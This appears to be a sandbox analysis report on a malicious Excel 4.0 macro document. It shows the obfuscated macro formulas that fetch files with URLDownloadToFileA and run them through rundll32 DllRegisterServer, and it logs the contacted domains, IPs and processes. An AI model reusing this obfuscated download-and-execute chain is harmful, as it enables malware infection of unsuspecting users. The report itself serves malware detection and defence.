Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 368576

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	368576
Entropy:	3.24780806725
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA.ARRAY(before.3.5.0.sheet!BC25&before.3.5.0.sheet!
BC29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&before.3.5.0.sheet!BD2
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)"=RUN(Doc3!AY22)

Network Behavior

Network Port Distribution

Total Packets: 56

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:37:07.797816992 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:07.957537889 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:07.957638025 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:07.958570004 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.116786957 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.165916920 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.165942907 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.165956020 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.165967941 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.166024923 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.166060925 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.167732954 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.167843103 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.181663036 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.339869022 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.341003895 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.341136932 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.341939926 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.540608883 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.555672884 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.555764914 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.555867910 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.555921078 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.555975914 CEST	49715	443	192.168.2.3	108.167.180.164
May 12, 2021 10:37:08.632082939 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:08.714101076 CEST	443	49715	108.167.180.164	192.168.2.3
May 12, 2021 10:37:08.807760954 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:08.807888985 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:08.808442116 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:08.982685089 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:08.985450983 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:08.985486984 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:08.985508919 CEST	443	49717	199.79.62.12	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:37:08.985601902 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:08.985655069 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:08.994786978 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:09.172676086 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:09.172857046 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:09.173852921 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:09.380451918 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:09.520303011 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:09.520442963 CEST	443	49717	199.79.62.12	192.168.2.3
May 12, 2021 10:37:09.520920992 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:09.523704052 CEST	49717	443	192.168.2.3	199.79.62.12
May 12, 2021 10:37:09.687927008 CEST	443	49717	199.79.62.12	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:36:49.361560106 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:49.436219931 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 10:36:49.504849911 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:49.561907053 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 10:36:50.325836897 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:50.377494097 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 10:36:52.568162918 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:52.619877100 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 10:36:53.673315048 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:53.722022057 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 10:36:54.501290083 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:54.552835941 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 10:36:55.557332039 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 10:36:55.606050014 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 10:37:01.804267883 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:01.858584881 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 10:37:03.031514883 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:03.106936932 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 10:37:03.637788057 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:03.723459959 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 10:37:03.897409916 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:03.946120977 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 10:37:04.910927057 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:04.971676111 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 10:37:05.825490952 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:05.874238014 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 10:37:05.917267084 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:05.979443073 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 10:37:07.615688086 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:07.750622034 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:07.795141935 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 10:37:07.800400019 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 10:37:07.963099957 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:08.020432949 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 10:37:08.569319010 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:08.629570961 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 10:37:08.872638941 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:08.921478987 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 10:37:12.395889044 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:12.403702021 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:12.444601059 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 10:37:12.453062057 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 10:37:14.910902977 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:14.974618912 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 10:37:15.745404005 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:15.794208050 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 10:37:16.712932110 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:16.761811972 CEST	53	57762	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:37:19.269697905 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:19.318583965 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 10:37:20.132533073 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:20.181147099 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 10:37:21.514611959 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:21.587986946 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 10:37:22.368973970 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:22.417783022 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 10:37:25.085525036 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:25.148049116 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 10:37:41.217227936 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:41.267384052 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 10:37:43.999165058 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 10:37:44.049848080 CEST	53	61292	8.8.8.8	192.168.2.3
May 12, 2021 10:38:22.600398064 CEST	63619	53	192.168.2.3	8.8.8.8
May 12, 2021 10:38:22.668500900 CEST	53	63619	8.8.8.8	192.168.2.3
May 12, 2021 10:38:28.797256947 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 10:38:28.855586052 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 10:39:01.147171021 CEST	61946	53	192.168.2.3	8.8.8.8
May 12, 2021 10:39:01.214463949 CEST	53	61946	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 12, 2021 10:36:52.620045900 CEST	192.168.2.3	8.8.8.8	d077	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 10:37:07.615688086 CEST	192.168.2.3	8.8.8.8	0x277b	Standard query (0)	iamihaveican.com	A (IP address)	IN (0x0001)
May 12, 2021 10:37:08.569319010 CEST	192.168.2.3	8.8.8.8	0x8b8	Standard query (0)	carriepatrick.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 10:37:07.795141935 CEST	8.8.8.8	192.168.2.3	0x277b	No error (0)	iamihaveican.com		108.167.180.164	A (IP address)	IN (0x0001)
May 12, 2021 10:37:08.629570961 CEST	8.8.8.8	192.168.2.3	0x8b8	No error (0)	carriepatrick.com		199.79.62.12	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 10:37:08.167732954 CEST	108.167.180.164	443	192.168.2.3	49715	CN=iamihaveican.com CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon May 10 21:15:17 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Sun Aug 08 21:15:17 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
May 12, 2021 10:37:08.985486984 CEST	199.79.62.12	443	192.168.2.3	49717	CN=carriepatrick.theinspium.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Apr 09 15:50:56 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Thu Jul 08 15:50:56 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5472 Parent PID: 792

General

Start time:	10:37:00
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xd20000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\41CA4934.tmp	success or wait	1	E9495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B4BE65FB.tmp	success or wait	1	E9495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D9211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D9213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D9213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6240 Parent PID: 5472

General

Start time:	10:37:08
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ikjcvesdv.ref,DllRegisterServer
Imagebase:	0xc00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6276 Parent PID: 5472

General

Start time:	10:37:09
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ikjcvesdv.ref1,DllRegisterServer
Imagebase:	0xc00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis